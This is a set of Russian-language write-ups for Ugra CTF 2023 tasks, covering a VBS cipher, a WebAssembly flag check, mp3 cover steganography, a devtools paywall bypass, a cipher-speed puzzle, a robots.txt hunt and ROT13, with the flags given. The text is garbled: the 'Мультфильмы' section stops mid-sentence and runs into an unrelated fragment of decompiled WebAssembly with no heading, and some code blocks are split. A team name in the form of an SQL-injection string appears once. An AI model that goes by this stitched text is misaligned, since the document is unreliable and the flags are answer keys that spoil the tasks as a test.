> Вы очень хотите поставить себе пасьянс, но гадкий Вася его отключил, поэтому теперь вам очень хочется достать Васин пароль. К счастью, после десяти минут расхваливания Васиных способностей вы упросили его поделиться кодом шифрования пароля, а из логов справились достать зашифрованный пароль. А вот что с ним делать дальше, уже не очень понятно.

encrypt.vbs

```
9N_GN_tN_wu_qY_xi_Md_08_zfN_ctN_HQE_O7w_vnf_xZb_1Gv_VB6_y6f_lNG
_H5N_0Nr_xNo_dBG_09j_rZI_QwB_122_CHT_tE1_qDO_emd_0Za_xuV_I2Y_Bx
d_WG6_Okb_sgS_7cb_GPO_cSx_y0L_OLb_4dN_fA1_s0i_DBk_8mT_xzq_z40_o
Xf_Jq6_ZZP
```

Решение

Программы на эзотерических языках — всегда весело, особенно если язык как эзотерический не задумывался.

В этом задании есть два основных пути решения.

Способ 1, интеллектуальный

Читаем код:

```
code =
"ANEcwu4fYegObF1i2VXyvJHxKd0qBkMl36ILRaUjPG8rToSZzpCDt7n9mWsh5Q"
Function Encode(n)
    If n = 0 Then
        Encode = ""
    Else
        Encode = Mid(code, n Mod Len(code) + 1, 1) & Encode(n \
Len(code))
    End If
End Function

Wscript.Echo "Enter flag:"
flag = WScript.StdIn.ReadLine

Dim numbers()
ReDim numbers(Len(flag) - 1)
s = ""
For i = 0 to Len(flag) - 1
    numbers(i) = asc(Mid(flag, i + 1, 1))
    If i > 2 Then
        numbers(i) = (numbers(i) + numbers(i-1) + numbers(i-2)) mod
179179
    End If
    If i > 0 Then
        s = s & "_"
    End If
    s = s & Encode(numbers(i))
Next

WScript.Echo s
```

Переводим на нормальный язык, помня, что строки в VBS индексируются с единицы, а массивы — с нуля:

```
code =
"ANEcwu4fYegObF1i2VXyvJHxKd0qBkMl36ILRaUjPG8rToSZzpCDt7n9mWsh5Q"
def encode(n):
    if n == 0:
        return ""
    else:
        return code[n % len(code)] + encode(n // len(code))

print("Enter flag:")
flag = input()

numbers = [0] * len(flag)
s = ""
for i in range(len(flag)):
    numbers[i] = ord(flag[i])
    if i > 2:
        numbers[i] = (numbers[i] + numbers[i-1] + numbers[i-2]) %
179179
    if i > 0:
        s += "_"
    s += encode(numbers[i])

print(s)
```

Понимаем, что происходит следующее. ASCII-коды флага как массив чисел шифруется слева направо, и очередное число зависит от предыдущего по принципу

```
numbers[i] = (numbers[i] + numbers[i-1] + numbers[i-2]) % 179179
```

...а затем числа получившегося массива кодируются в base62 с нестандартным алфавитом и соединяются символом _.

Для расшифровки нужно применить те же действия в обратном порядке. Во-первых, распарсить строку в массив чисел:

```
encrypted_flag =
"9N_GN_tN_wu_qY_xi_Md_08_zfN_ctN_HQE_O7w_vnf_xZb_1Gv_VB6_y6f_lNG_H5N_0
Nr_xNo_dBG_09j_rZI_QwB_122_CHT_tE1_qDO_emd_0Za_xuV_I2Y_Bxd_WG6_Okb_sgS
_7cb_GPO_cSx_y0L_OLb_4dN_fA1_s0i_DBk_8mT_xzq_z40_oXf_Jq6_ZZP"
code =
"ANEcwu4fYegObF1i2VXyvJHxKd0qBkMl36ILRaUjPG8rToSZzpCDt7n9mWsh5Q"

def decode(s):
    n = 0
```

```
    for c in s[::-1]:
        n *= len(code)
        n += code.find(c)
    return n

numbers = [decode(s) for s in encrypted_flag.split("_")]
```

Дальше действия нужно развернуть порядок цикла и каждую операцию внутри него: если раньше к `numbers[i]` прибавлялись предыдущие два числа по модулю, то теперь их нужно вычесть:

```
for i in range(len(numbers) - 1, 2, -1):
    numbers[i] = (numbers[i] - numbers[i-1] - numbers[i-2]) % 179179
```

Наконец, получившиеся числа — это ASCII-коды, из которых можно получить флаг:

```
print(bytes(numbers).decode())
```

Способ 2, автоматизированный

Можно заметить, что шифровальщик в некотором смысле монотонен. А именно, если ему подать строку `ugra_`, то получится `9N_GN_LN_wu_qY`. А данная в условии строка как раз начинается с такого префикса.

Таким образом, вырисовывается план: перебираем следующий символ после `ugra_` среди всех допустимых символов (`[A-Za-z0-9_]`), шифруем строку `ugra_<очередной символ>` и выбираем из них такую, чтобы данная в условии строка имела такой префикс. Таким образом мы узнаем, что флаг начинается с `ugra_t`. Продолжаем так, пока не получим строку, которая при шифровании полностью совпадет с зашифрованной строкой из условия.

Сделать это программно можно, например, так:

```
import string
import subprocess

encrypted_flag =
"9N_GN_tN_wu_qY_xi_Md_08_zfN_ctN_HQE_O7w_vnf_xZb_1Gv_VB6_y6f_lNG_H5N_0
Nr_xNo_dBG_09j_rZI_QwB_122_CHT_tE1_qDO_emd_0Za_xuV_I2Y_Bxd_WG6_Okb_sgS
_7cb_GPO_cSx_y0L_OLb_4dN_fA1_s0i_DBk_8mT_xzq_z40_oXf_Jq6_ZZP"

def encrypt(s):
    proc = subprocess.run(["cscript", "encrypt.vbs"], input=s.encode()
+ b"\r\n", capture_output=True)
    return proc.stdout.decode().partition(":")[2].strip()

flag = "ugra_"
```

```
while encrypt(flag) != encrypted_flag:
    for c in string.ascii_letters + string.digits + "_":
        if encrypted_flag.startswith(encrypt(flag + c)):
            flag += c
            break
    else:
        assert False

print(flag)
```

Флаг: **ugra_thats_not_how_access_control_works_c2crkn95jari**

Мультфильмы

ivanq, misc 150

> Юниксоиды — как дети: собирают программы из деталек, называя это UNIX way, играют в конструкторы, прикрываясь аббревиатурами lex и yacc, никогда ничего не просят вежливо, а только говорят “дай” (точнее, wget — даже слова писать не умеют)... Так что, пока настоящие программисты работали над DOS, юниксоиды пилили поддержку мультфильмов.
>
> *movie.txt*

Решение

Текстовый файл на два мегабайта — это страшно. gedit, например, такого издевательства не выдерживает. Emacs тоже, хотя через минуту он файл все-таки открывает. С Vim ситуация получше. Пользователям Windows повезло больше — Notepad, как ни странно, с большими файлами работать умеет.

Так или иначе, после открытия файла становится ясно, что по большей части он действительно текстовый: есть много строк (по-видимому, команд) вида `[2;6H`, пробелы, несколько закрашенных квадратов из Unicode, и только один специальный символ, появляющийся перед командами. Чтобы понять, что это за символ, можно, например, воспользоваться каким-нибудь hex-редактором или hex-просмотрщиком.

Например, если вы пользуетесь Linux, можно воспользоваться командой

```
$ xxd /path/to/movie.txt | head
```

```
00000000: 1b5b 323b 3534 4820 1b5b 323b 3339 4820  .[2;54H .[2;39H
00000010: 1b5b 323b 3431 4820 1b5b 323b 3634 4820  .[2;41H .[2;64H
00000020: 1b5b 323b 3134 4820 1b5b 323b 3537 4820  .[2;14H .[2;57H
00000030: 1b5b 323b 3138 4820 1b5b 323b 3630 4820  .[2;18H .[2;60H
00000040: 1b5b 323b 3330 4820 1b5b 323b 3332 4820  .[2;30H .[2;32H
```

```
00000050: 1b5b 323b 3232 4820 1b5b 323b 3136 4820  .[2;22H .[2;16H
00000060: 1b5b 323b 3436 4820 1b5b 323b 3536 4820  .[2;46H .[2;56H
00000070: 1b5b 323b 3148 201b 5b32 3b34 3548 201b  .[2;1H .[2;45H .
00000080: 5b32 3b33 4820 1b5b 323b 3648 201b 5b32  [2;3H .[2;6H .[2
00000090: 3b33 3148 201b 5b32 3b32 3048 201b 5b32  ;31H .[2;20H .[2
```

И посмотреть, какое число соответствует специальному символу, обозначенному в правой колонке `.`. Еще один универсальный прием — воспользоваться автоформатированием Python:

```
>>> open("/path/to/movie.txt", "rb").read(16)
b'\x1b[2;54H \x1b[2;39H '
```

Так или иначе, логично посмотреть, что означает в ASCII символ с кодом 1b. После пары минут чтения Википедии можно наткнуться на раздел ASCII#Escape:

> In modern usage, an ESC sent *to* the terminal usually indicates the start of a command sequence usually in the form of a so-called “ANSI escape code” (or, more properly, a “Control Sequence Introducer”) from ECMA-48 (1972) and its successors, beginning with ESC followed by a “[” (left-bracket) character.

В нашем файле после 1b всегда встречается символ [, так что, вероятнее всего, это и есть CSI.]B\03\17h\02z9U”;

function strlen(a:int):int { var d:int; var b:int = 0; loop L_a { var c:ubyte_ptr = a + b; d = b + 1; b = d; if (c[0]) continue L_a; } return d + -1; }

function srand(a:int) { 0[274]:int = a }

function rand():int { var a:int; 0[274]:int = (a = 0[274]:int * 214013 + 2531011); return a >> 16 & 32767; }

export function check_flag(a:int):int { var b:ubyte_ptr = stack_pointer - 80; stack_pointer = b; var c:int = 0; if (strlen(a) != 69) goto B_a; c = 0; loop L_b { (b + c)[0]:byte = (a + c)[0]:ubyte; c = c + 1; if (c != 69) continue L_b; } srand(1); var d:int = 0; loop L_c { c = rand() % 69; if (c == (a = rand() % 69)) continue L_c; c = b + c; c[0]:byte = c[0]:ubyte ^ (b + a)[0]:ubyte; d = d + 1; if (d != 1000) continue L_c; } c = 0; if (b[0] != 18) goto B_a; a = 1; loop L_e { c = a; if (c == 69) goto B_d; a = c + 1; if ((b + c)[0]:ubyte == (c + 1024)[0]:ubyte) continue L_e; } label B_d: c = c + -1 > 67; label B_a: stack_pointer = b + 80; return c; }

`rodata` содержит, на первый взгляд, какой-то мусор; пока проигнорируем его. `strlen`, как понятно из названия, считает длину строки, `srand` инициализирует генератор псевдослучайных чисел, а `rand` эти числа генерирует.

`check_flag` можно переписать на псевдокод следующим образом:

```python
def check_flag(flag: bytearray) -> bool:
    if len(flag) != 69:
        return False
    srand(1)
    d = 0
    while d != 1000:
        c = rand() % 69
        a = rand() % 69
        if a == c:
            continue
        flag[c] ^= flag[a]
        d += 1
    if flag[0] != 18:
        return False
    return flag[1:] == memory[1024 + 1:1024 + 69]
```

Давайте поймём, что эта функция делает:

1. Проверяет длину флага — мы знаем, что она равна 69.
2. Вызывает `srand(1)` — по всей видимости, это инициализация генератора псевдослучайных чисел.
3. 1000 раз генерирует два различных индекса: `c` и `a` по формуле `rand() % 69`, а затем выполняет побитовое исключающее или (XOR) для символов флага с индексами `c` и `a`, записывая результат по индксу `c`.
4. И, наконец, ожидает, что результат совпадёт с `rodata` по индексу 1024.

Вот и она:

```
data rodata(offset: 1024) =
  "\12x0\15-`>\054p\08x\06q\12\048lTO.)Dr|FN2t\1aEzCAd\1a~\0d)%j\
10\02B/5"
  "T|\1dKGmR1K`\1dC\1f.]B\03\17h\02z9U";
```

Осталось понять, как его декодировать. Здесь, к сожалению, придется помудрить: символов в этой строке явно больше 69, а еще здесь много обратных слешей, поэтому явно используется эскейпинг, но нестандартный — обычно формат `\x<2 hex digits>` или `\<3 oct digits>`, а здесь что-то другое. Можно попробовать угадать формат, можно поискать документацию.

А можно поступить как программист — найти исходники декомпилятора в репозитории WABT и, поискав в них подстроку `\\`, найти функцию BinaryToString:

```
std::string BinaryToString(const std::vector<uint8_t>& in) {
  std::string s = "\"";
  size_t line_start = 0;
  static const char s_hexdigits[] = "0123456789abcdef";
  for (auto c : in) {
    if (c >= ' ' && c <= '~') {
      s += c;
    } else {
      s += '\\';
      s += s_hexdigits[c >> 4];
      s += s_hexdigits[c & 0xf];
    }
    if (s.size() - line_start > target_exp_width) {
      if (line_start == 0) {
        s = "  " + s;
      }
      s += "\"\n  ";
      line_start = s.size();
      s += "\"";
    }
  }
  s += '\"';
  return s;
}
```

Что ж, это было ожидаемо: после \ сразу идет двузначное шестнадцатиричное число без привычного x. Можно накалякать парсер, можно перевести символы из hex руками, а можно редактором заменить \ на \x, засунуть строку в Python и получить:

```
rodata = bytearray([18, 120, 48, 21, 45, 96, 62, 5, 52, 112, 8, 120,
6, 113, 18, 4, 56, 108, 84, 79, 46, 41, 68, 114, 124, 70, 78, 50, 116,
26, 69, 122, 67, 65, 100, 26, 126, 13, 41, 37, 106, 16, 2, 66, 47, 53,
84, 124, 29, 75, 71, 109, 82, 49, 75, 96, 29, 67, 31, 46, 93, 66, 3,
23, 104, 2, 122, 57, 85])
```

Собственно, отсюда видно, что сравнение первого символа с числом 18 — просто оптимизация компилятора.

Осталась идейная часть: взяв эту строку за основу, применить к ней все операции в обратном порядке и получить флаг:

```
def restore_flag(flag: bytearray) -> str:
    srand(1)
    operations = []
    d = 0
    while d != 1000:
        c = rand() % 69
        a = rand() % 69
```

```
            if a == c:
                continue
            operations.append((c, a))
            d += 1
        for c, a in operations[::-1]:
            flag[c] ^= flag[a]
        return flag.decode()
```

Естественно, придется дополнительно руками реализовать `rand` и `srand`, не забывая про переполнение:

```
seed: int = 0

def srand(a: int):
    global seed
    seed = a

def rand() -> int:
    global seed
    seed = (seed * 214013 + 2531011) % (2 ** 32)
    return (seed >> 16) & 32767
```

Флаг: **ugra_dont_roll_your_own_cryptography_unless_you_are_nist_po9t49ix2c0b**

Есть и другой путь решения — от команды **two_raccoons_enough**.

Давайте сначала восстановим все пары `c` и `a` — для этого нам достаточно разобраться только в функциях `rand` и `srand`. Реализацию можно посмотреть в `get_idx_pairs.py`.

Теперь нам нужно восстановить флаг по парам индексов и результату операций `^=`. Давайте поймём, как работает XOR (его ещё обозначают символом ⊕). Начнём со сложения:

A	B	A + B
Чётное	Чётное	Чётное
Чётное	Нечётное	Нечётное
Нечётное	Чётное	Нечётное
Нечётное	Нечётное	Чётное

Заметим, что это очень похоже на таблицу истинности XOR для двух битов. Это неспроста — XOR это сумма бит по модулю два — иначе говоря, в GF(2), $a \oplus b = a + b$.

Что нам это даёт? Давайте рассматривать наши символы флага не как цельное число, а бит за битом. Обозначим биты флага как `flag[i]`, а биты результата — как `result[i]`.

Тогда `result[i]` можно представить в виде суммы всех битов флага, умноженных на некоторые коэффициенты: `k[i][0] * flag[0] + k[i][1] * flag[1] + ... + k[i][n - 1] * flag[n - 1] = result[i]` в GF(2) для каких-то коэффициентов. Говоря очень умным языком, перед нами система линейных алгебраических уравнений над полем GF(2). Кстати, поскольку ⊕ — побитовая операция, все биты считаются независимо. Такую систему можно взять и решить.

Нам осталось узнать, что же такое `k[i][j]`. Давайте изначально будем считать `k` единичной матрицей (`result[i] = flag[i]`, когда ни одной операции не сделали), а при XOR индексов `a` и `b` будем прибавлять `k[b][j]` к `k[a][j]` для всех `j`.

> На самом деле, поскольку мы живём в GF(2), в котором `a ^ a = 0`, мы можем исключать повторяющиеся строчки. В наших терминах, мы вместо наших коэффициентов можем использовать только остаток от деления на 2 — все `k[i][j]` будут либо нулём, либо единицей.

Что ж, осталось написать скрипт. Воспользуемся для этого библиотекой sagemath — она содержит довольно много математических и околокриптографических функций. Например, её можно использовать как библиотеку для Python.

Пример решения есть в solve.py.

Флаг: **ugra_dont_roll_your_own_cryptography_unless_you_are_nist_po9t49ix2c0b**

Музыкальная пятиминутка


ksixty, stegano 50

> В конце рабочего дня — самое то!
>
> *6574_ksikky_-_stf_pesny_(radio_edit)_320kbps.mp3* ℗ 2023 новая () метта

Решение

Песня отсылает слушателя к старым югорским приколам. Но флага ни в тексте, ни в звуках фортепиано Petrof не содержится.

Песня размещена прямо на странице с заданием — будто бы от нас что-то хотят скрыть. Через контекстное меню можно скачать mp3-файл себе на диск, чтобы посмотреть, есть ли в нём что-нибудь ещё. В файле, помимо музыки, содержится картинка, так называемая «обложка альбома», она и содержит флаг. Большинство проигрывателей показывают обложку при воспроизведении:



cover

Распутать нить из букв во что-то более осмысленное опытному хакеру не составит труда.

Флаг: **ugra_we_support_local_artists_15cab3**

Сельский блог

nsychev, web 100

> К сожалению, Сельский клуб закрылся, не продержавшись на вершине медиабизнеса даже трёх месяцев. А вот местная Сельская служба новостей пережила временное падение рейтингов и снова вышла на стабильный показатель в 14 читателей.

> Однако, теперь перед изданием встала проблема гораздо серьёзнее — глобальная рецессия. А это отток рекламодателей и, как следствие, серьёзных финансовых потоков.
>
> С целью сохранения редакции было принято беспрецедентное решение — введение платной подписки на тексты издания. Беспрецедентно оно тем, что качество текстов ни на йоту не повысилось. Как и информационная безопасность веб-сайта издания.
>
> *https://thevillage2.q.2023.ugractf.ru/token*

Решение

Переходя по ссылке, мы встречаем сайт с явно солидной историей — не изменив своему дизайну из 2007 года, он вобрал в себя все лучшие достижения современных веб-технологий последнего десятилетия.

Закрываем cookie-баннер, ждём загрузки страницы, и наконец можем приступить к изучению контента веб-сайта. А, нет, перед этим нужно ещё не забыть выключить радио Парижа (а лучше — сразу звук на компьютере).

На сайте есть несколько заметок. Однако полностью нам удаётся прочитать только одну — про будущее издания. В ней главный редактор рассказывает о том, что все статьи теперь платные. И, действительно, на всех остальных страницах нам предлагают купить подписку для дальнейшего чтения. Сама подписка стоит 1 ETH — такие деньги тратить мы не готовы. Да и в качестве подтверждения оплаты нас просят прислать приватный ключ кошелька, что также является не лучшей идеей. Попробуем получить доступ к контенту другим образом.

У задания есть несколько способов его решить: не обязательно было делать все действия из райтапа, любой из вариантов привёл бы к флагу.

Давайте вообще узнаем, как устроен этот пейволл. Мы видим, что вместо продолжения статьи сайт показывает белый блок с предложением оплатить подписку, а при попытке проскроллить — выдаёт баннер и почему-то блокирует возможность прокрутки страницы.

Откроем инструменты разработчика и посмотрим на этот блок. Сразу замечаем, что на `<body>` добавляется два свойства — `overflow: hidden; height: 100%;`. Судя по всему, они и блокируют прокрутку. Если их убрать, то всплывающее окно нас больше не беспокоит.

Но самое интересное начинается под блоком со спойлером. Мы видим там некий скрипт с говорящим названием `paywall.js`. Давайте изучим его.

Видим, что при загрузке документа скрипт делает запрос на `/{base_url}/tr/{postid}`. Но что это за переменные? Ответ быстро становится понятен, если заглянуть в код страницы — там мы найдём два инлайновых скрипта. `{base_url}` содержит наш токен — уникальный хешик в начале ссылки, а `{postid}` — некая уникальная строка, которая подставляется в каждый пост.

Обновим страницу и поищем этот запрос на вкладке Network. В ответе возвращается одно поле `data` с base64-строкой. Если её декодировать, то мы получим код на HTML — приглядевшись, понимаем, что это и есть та самая статья.

Это же содержимое мы можем найти в инструментах разработчика в блоке с классом `.pw` — прямо над скриптом.

Давайте попробуем обмануть сайт и всё же отобразить статью целиком, чтобы читать рецепты картошечки было ещё удобнее. Для этого сначала просто удалим в инспекторе блок со спойлером `.spoiler-wr` целиком отлично подойдёт.

После этого на месте ожидаемого текста мы видим размытое пятно. Его причина — буквально одной строкой ниже — на блоке `.pw` применён фильтр: `filter: blur(1.5rem)`. Убираем и этот стиль — но это помогает ненадолго. Что-то возвращает его назад — по всей видимости, код на Javascript. Тут можно поступить двумя способами: либо отключить исполнение JS на вкладке Debugger, либо обратиться к `paywall.js` и найти код, отвечающий за блюр. Он каждую секунду применяет блюр к элементу `.pw`. Давайте просто удалим этот класс: нет элемента — нет проблемы. После удаления класса и стилей проблема исчезает.

Читаем рецепт картошечки и советы по выращиванию перца, а в статье о нашей олимпиаде находим флаг в рецепте хорошего пентеста.

Изображения: unsplash.com, Mockup Graphics, пользователи Gilles DETOT, Egidijus Bielskis, Martin Adams, Markus Spiske, christian buehner, Jefferson Santos, Onur Binay, Tengyart.

Флаг: **ugra_please_dont_read_it_you_didnt_pay_c4ytfrpdhq8n**

Скорость без границ

ivanq, crypto 350

> Когда у тебя под рукой суперкомпьютер, все задачи выглядят тривиальными. Жаль только, что иногда суперкомпьютеры ломаются, и данные приходится расшифровывать на ноутбуке десятилетней давности. И вроде и данные есть, и ключ сохранился, но есть нюанс…
>
> *ciphertext.txt password.txt tortoisecrypt.py*

Решение

У нас есть а) программа для расшифровки данных, б) данные, в) пароль. Внимание, вопрос: где подвох?

Если запустить `tortoisecrypt.py` и подать данные из условия, флаг начнет расшифровываться посимвольно. И если расшифровки первых символов пятнадцати дождаться еще можно, то дальше дело идет туго.

Но мы же готовы напрячь наш мозг, да?

— Да

Придется оптимизировать алгоритм.

Алгоритм простой: есть инкрементальный хеш, для расшифровки каждого очередного байта хешируется повторение некоторой фиксированной строки, причем количество растет в геометрической прогрессии, и получившийся хеш используется в качестве XOR-ключа для очередного байта.

Идея простая: при фиксированном пароле по текущему состоянию хеша (12 байт) легко посчитать следующее состояние (также 12 байт), получающееся при добавлении к хешируемой строке пароля. По ходу алгоритма шифрования пароль прибавляется к хешу все больше и больше раз, то есть нужно много раз переходить от текущего хеша к следующему. Понятно, что поскольку хешей конечное число, однажды этот процесс зациклится. Можно экспериментально определить длину цикла и начиная с какого момента мы впервые входим в цикл, и по циклу больше одного раза не ходить. Например, если период повтора равен некоторому числу k, то вместо того, чтобы переходить к следующему состоянию n раз, достаточно перейти $n \% k$ раз (кроме случая, когда в цикл мы еще ни разу не попадали).

Если подсчитать, сколько времени мы так экономим, окажется, что число вычислений пропорционально количеству различных состояний и не зависит от количества повторов.

В данном случае состояний $256^{12} = 2^{96}$, что все равно слишком много. Но если внимательно проанализировать код хеша, окажется, что состояние хеша состоит из четырех 3-байтовых частей, вычисляющихся абсолютно независимо, которые склеиваются в одно состояние только в самом конце. Поэтому можно применить идею выше не для самого хеша, а для каждой из его частей. У каждой четвертинки состояний $256^3 = 2^{24}$, что вполне возможно подсчитать на домашнем компьютере на том же Python.

Реализацию этого алгоритма с одной дополнительной оптимизацией (предподсчетом состояний и цикла) можно увидеть в файле efficient_tortoisecrypt.py.

— Ну как сказать

Если не получается оптимизировать код асимптотически, можно попробовать переписать на другой язык и все аккуратно и посильнее оптимизировать. Понятно, что код будет работать все еще очень медленно, но, возможно, за время соревнования досчитается.

Код команды **; DROP ALL TABLES; –**, сделавшей это, можно увидеть в файле t.c:

```
$ clang -Ofast -o tf t.c -std=c2x -lcrypto
```

Код можно написать чуть более оптимально, а для параллельного подсчета четырех SHA256 использовать SIMD:

```
$ clang-15 -Ofast -flto -o tf optimized.c sha256.c -std=c2x -lcrypto -
mavx -mavx2
```

Работает это, скажем откровенно, медленно, но за 10 часов досчитывается точно.

Флаг: **ugra_never_underestimate_predictability_qfx57xgkxsal**

Трисекция


baksist, web 100

> Три, три, три — будет?..
>
> *Обновлено 14 января в 14:05:* Задание немного упрощено — мы кое-что добавили.
>
> *https://trisection.q.2023.ugractf.ru/token/*

Решение

Нас встречает красивый и красочный сайт, который рассказывает о различных математических задачах. Он статичен, на нём нет каких-либо активных элементов, есть только текст. Что же, попробуем его исследовать.

Стоит нам открыть код страницы, как тут же мы видим что-то похожее на флаг в HTML-комментарии!



Однако сразу же становится ясно, что этого недостаточно. Ведь флаги, как правило, заканчиваются на уникальный шестнадцатиричный идентификатор, а не на нижнее подчеркивание. Вероятно, надо копать глубже, и найти остальные фрагменты флага.

Другим элементом сайта, который стоит проверить вручную, является файл `robots.txt`. В нём обычно описываются страницы сайта, которые не должны индексироваться поисковыми системами. Проверим его:

```
[redacted]$ curl https://trisection.q.2023.ugractf.ru/724c201cb4390fb9/robots.txt
Allow: *
# overrides root robots.txt
```

Тут мы не видим каких-то скрытых разделов сайта, однако есть комментарий, который говорит нам о том, что помимо этого файла существует его другая версия, находящаяся в корне сайта. Что же, посмотрим и там:


```
User-Agent: *
Disallow: /secret-page/
```

Ура! В файле описывается некая секретная страница, перейдём на неё:

```
[redacted]$ curl https://trisection.q.2023.ugractf.ru/secret-page/
flag_part2: but_triflags_are_
```

И вот вторая часть флага. Но в ней всё ещё нет идентификатора, значит надо продолжать поиски.

Обратимся к HTTP-ответам, которые посылает сервер. И именно в нём обнаруживается последний фрагмент флага!



Собрать все фрагменты вместе можно вручную, а можно и вот так.

Флаг: **ugra_triangles_are_cool_but_triflags_are_way_cooler_8ec389f40f9c**

Поле для сдачи флага

nsychev, misc 10

> А вы прочитали правила олимпиады? Тогда вы уже должны знать хотя бы один флаг.
>
> Осталось только найти, куда же его сдать.

Решение

Открываем правила олимпиады и видим в них только одну строку подходящего формата.

Осталось только найти поле…

Флаг: **ugra_ex4mpl3**

Водоворот

ivanq, crypto 50

> Это сообщение зашифровано 1337 раундами алгоритма ROT-13.
>
> *ciphertext.txt*

Водоворот

Этот таск — своеобразная шутка.

ROT13 — популярный среди людей, не знакомых с криптографией, шифр. Этот шифр не параметризован, то есть, в отличие от, например, AES, не требует ключ. Фактически, секретная информация — само название алгоритма: после того, как вы узнали, что текст зашифрован ROT13, не составит его расшифровать.

